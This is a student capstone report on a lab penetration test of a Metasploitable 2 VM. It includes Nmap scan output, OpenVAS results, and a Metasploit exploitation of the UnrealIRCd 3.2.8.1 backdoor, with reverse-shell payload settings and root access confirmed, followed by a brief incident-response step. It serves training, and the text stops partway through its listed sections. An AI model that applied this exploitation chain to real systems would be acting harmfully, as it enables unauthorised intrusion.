

CAPSTONE PROJECT

**VULNERABILITY ASSESSMENT OF TEST
NETWORK**

Professional Cybersecurity Assessment Report

ApexPlanet Software Pvt. Ltd.

Prepared as part of the Cyber Security & Ethical Hacking Capstone
Project

Table of Contents

1. Executive Summary
2. Introduction
3. Objectives
4. Scope and Limitations
5. Lab Environment
6. Network Architecture
7. Methodology
8. Reconnaissance
9. Vulnerability Assessment
10. Controlled Exploitation
11. Incident Response
12. Log Analysis
13. Findings and Risk Assessment
14. Mitigation Strategies
15. Lessons Learned
16. Conclusion
17. Evidence and Deliverables

1. Executive Summary

This capstone project assessed an intentionally vulnerable test network using an isolated Oracle VirtualBox laboratory. Kali Linux was used as the attacker and assessment system, while Metasploitable 2 was used as the vulnerable target. The assessment followed a structured workflow covering reconnaissance, vulnerability assessment, controlled exploitation, incident response, and post-incident analysis.

Reconnaissance with Nmap identified the target at 192.168.56.101 and revealed 23 open TCP ports and numerous exposed services. Service enumeration identified outdated services including vsFTPD 2.3.4, OpenSSH 4.7p1, Apache HTTP Server 2.2.8, Samba 3.x, MySQL 5.0.51a, PostgreSQL 8.3 and UnrealIRCd. □

Greenbone OpenVAS was then used for vulnerability assessment. The supplied report recorded 14 Critical, 9 High, 40 Medium and 6 Low results for the target, with 69 displayed results after the report filtering criteria. □

A controlled exploitation was performed against the UnrealIRCd 3.2.8.1 backdoor vulnerability. The exploit established a Meterpreter session and root privileges were confirmed during post-exploitation verification. □

The incident response phase then identified the active session, terminated it, and verified that no active sessions remained. Log analysis was also performed on the target system. The reviewed authentication, system and Apache logs did not contain direct evidence of the UnrealIRCd exploit, so the active Meterpreter session was used as the primary indicator of compromise.

2. Introduction

A vulnerability assessment identifies weaknesses in systems and services so that they can be prioritized and remediated before they are exploited. This capstone extends that process into a controlled penetration test and incident response simulation. All activities were performed within the designated virtual laboratory and were limited to the configured test machines.

The project scope specifically included Oracle VirtualBox, Kali Linux, Metasploitable 2, the Host-Only network, Nmap scanning, OpenVAS assessment, controlled exploitation and incident response simulation. Public Internet systems, production servers, third-party networks, wireless testing, social engineering and physical security testing were out of scope.

3. Objectives

- Build a secure virtual penetration testing laboratory using Oracle VM VirtualBox.
- Configure Kali Linux as the attacker/assessment machine and Metasploitable 2 as the vulnerable target.
- Perform reconnaissance and information gathering.
- Identify open ports and running services using Nmap.
- Conduct vulnerability assessment using OpenVAS.
- Verify selected vulnerabilities through controlled exploitation.
- Collect evidence and document findings.
- Recommend mitigation strategies.
- Simulate an incident response process.
- Prepare a professional cybersecurity assessment report.

These objectives are consistent with the project planning document.

□

4. Scope and Limitations

The assessment was limited to the isolated virtual laboratory. No production or third-party systems were tested. Exploitation was performed for educational purposes and the results apply specifically to the configured laboratory environment.

5. Lab Environment

The laboratory used Oracle VM VirtualBox with two guest systems: Kali Linux as the attacker and assessment platform, and Metasploitable 2 as the intentionally vulnerable target. Kali Linux was configured with 6 GB RAM, 6 CPU cores and a 60 GB disk. Metasploitable 2 was configured with 512 MB RAM, 1 CPU core and an 8 GB disk.

□

The network configuration used a Host-Only Adapter (vboxnet0) for communication between Kali Linux and Metasploitable 2. Kali Linux also used a NAT adapter for Internet access, while Metasploitable 2 remained isolated from the Internet.

6. Network Architecture

The project uses a network architecture diagram rather than a database-style ER diagram. The diagram represents the relationships between the Windows 11 host, Oracle VirtualBox, Kali Linux, Metasploitable 2 and the Host-Only/NAT network paths.




Figure 1. Virtual Penetration Testing Laboratory Network Diagram

7. Methodology

The assessment followed a sequential security testing methodology:

- Project planning and definition of scope.
- Virtual laboratory setup and network verification.
- Reconnaissance using Ping and Nmap.
- Vulnerability assessment using Greenbone OpenVAS.
- Selection and controlled validation of an identified vulnerability using Metasploit.
- Post-exploitation verification in the isolated target.
- Incident detection, containment, eradication and verification.
- Log analysis and post-incident documentation.
- Compilation of findings and mitigation recommendations.

8. Reconnaissance

Reconnaissance was performed from Kali Linux against Metasploitable 2 at 192.168.56.101 over the Host-Only network. A TCP SYN scan discovered 23 open TCP ports, indicating a large attack surface.

Service enumeration identified several legacy services and versions, including vsFTPD 2.3.4, OpenSSH 4.7p1, Apache HTTP Server 2.2.8, Samba 3.x, MySQL 5.0.51a, PostgreSQL 8.3 and UnrealIRCd. □

Operating-system detection and an aggressive Nmap scan were also performed. The OS detection identified a Linux 2.6.x environment, while the aggressive scan combined OS detection, service enumeration, default NSE scripts and traceroute. □

```
Session Actions Edit View Help
└─$ sudo nmap -sS 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-28 06:30 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00096s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:72:44:D9 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 2.77 seconds
```

Figure 2. TCP SYN Port Scan

```
Session Actions Edit View Help
└─$ sudo nmap -sV 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-28 06:27 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00071s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:72:44:D9 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Figure 3. Service Enumeration

```

(mudhiraj@kali) ~ - /Desktop/windows_files/recon_apex
$ sudo nmap -O 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-28 06:31 -0400
Nmap scan report for 192.168.56.101
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
NMC Address: 00:00:27:72:44:D9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.16 seconds

```

Figure 4. Operating System Detection

```

(mudhiraj@kali) ~ - /Desktop/windows_files/recon_apex
$ sudo nmap -A 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-28 06:33 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00077s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ ftp-syst:
|   STAT:
|_ FTP server status:
|   Connected to 192.168.56.102
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|_ vsFTPD 2.3.4 - secure, fast, stable
|_ end of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ ssl-date: 2026-06-28T10:33:33+00:00; 0s from scanner time.
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ ssl-cert: Subject: commonName=ubuntu04-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T16:07:45
|_ Not valid after: 2010-04-15T16:07:45
|_ sslv2:
|   SSLv2 supported
|_ ciphers:
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5

```

Figure 5. Aggressive Scan

9. Vulnerability Assessment

Greenbone OpenVAS was configured against 192.168.56.101 using the Full and Fast scan profile. The scan completed successfully and the generated report was exported for analysis.

The OpenVAS report recorded 14 Critical, 9 High, 40 Medium and 6 Low findings for the target. The report states that 69 results were selected by its filtering criteria from 633 results before filtering.

Examples of Critical findings included an Apache Tomcat AJP RCE (Ghostcat) finding with CVSS 9.8, a vsFTPD backdoor finding with CVSS 9.8, and other critical service weaknesses.




Figure 6. OpenVAS Dashboard




Figure 7. OpenVAS Target Configuration




Figure 8. OpenVAS Scan Task




Figure 9. OpenVAS Scan Summary




Figure 10. OpenVAS Vulnerability Findings

10. Controlled Exploitation

Based on the reconnaissance and vulnerability assessment results, the UnrealIRCd 3.2.8.1 backdoor vulnerability was selected for controlled validation. The Metasploit module exploit/unix/irc/unreal_ircd_3281_backdoor was configured against 192.168.56.101 on TCP port 6667, with Kali Linux at 192.168.56.102 as the listener.

The exploit successfully established a Meterpreter session. Post-exploitation commands including sysinfo, getuid, shell, whoami, hostname, uname -a and id were used to verify system information and root-level access. □

```
kali linux 2023 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
mualhraj@kali: ~/Desktop/windows_files/recon_ages
Session Actions Edit View Help
IIIIII  d7b.d7b
II      4'  V  'B
II      6.  .  'P
II      'T; .;P'
II      'T; ;P'
IIIIII  'YvP'
I love shells --egypt

+ --=[ metasploit v6.4.135-dev ]
+ --=[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ --=[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search unreal

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/linux/games/ut2004_secure        2004-06-18      good    Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
1  \   target: Automatic                    .              .      .      .
2  \   target: UT2004 Linux Build 3120      .              .      .      .
3  \   target: UT2004 Linux Build 3186      .              .      .      .
4  exploit/windows/games/ut2004_secure      2004-06-18      good    Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent Yes    UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > 
```

Figure 12. Metasploit Exploit Search

```
kali linux 2023 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
mualhraj@kali: ~/Desktop/windows_files/recon_ages
Session Actions Edit View Help
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.56.101  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     6667            yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
FETCH_COMMAND  CURL            yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, WGET)
FETCH_DELETE   false           yes       Attempt to delete the binary after execution
FETCH_FILELESS none            yes       Attempt to run payload without touching disk by using anonymous handles, requires linux >= 3.17 (for Python var
                                (also Python >= 3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
FETCH_SRVHOST  8080            no        Local IP to use for serving payload
FETCH_SRVPORT  8080            yes       Local port to use for serving payload
FETCH_URI_PATH no              no        Local URI to use for serving payload
LHOST         192.168.56.101 yes       The listen address (an interface may be specified)
LPORT         4444            yes       The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

Name      Current Setting  Required  Description
--      -
FETCH_PIPE false           yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:

Name      Current Setting  Required  Description
--      -
FETCH_FILENAME PQqgPawIN       no        Name to use on remote system when storing payload; cannot contain spaces or slashes
FETCH_WRITABLE_DIR ./              yes       Remote writable dir to store payload; cannot contain spaces

Exploit target:

#  Name
-  -
0  Linux/Unix Command

View the full module info with the info, or info -d command.
```

Figure 13. Exploit Configuration




Figure 14. Successful Meterpreter Session




Figure 15. Post-Exploitation System Information

11. Incident Response

After controlled exploitation, an incident response simulation was performed. The active Meterpreter session was identified using Metasploit session management, terminated using sessions -k 1, and then checked again to confirm that no active sessions remained. The incident response report records detection, identification, containment, eradication and verification as completed.

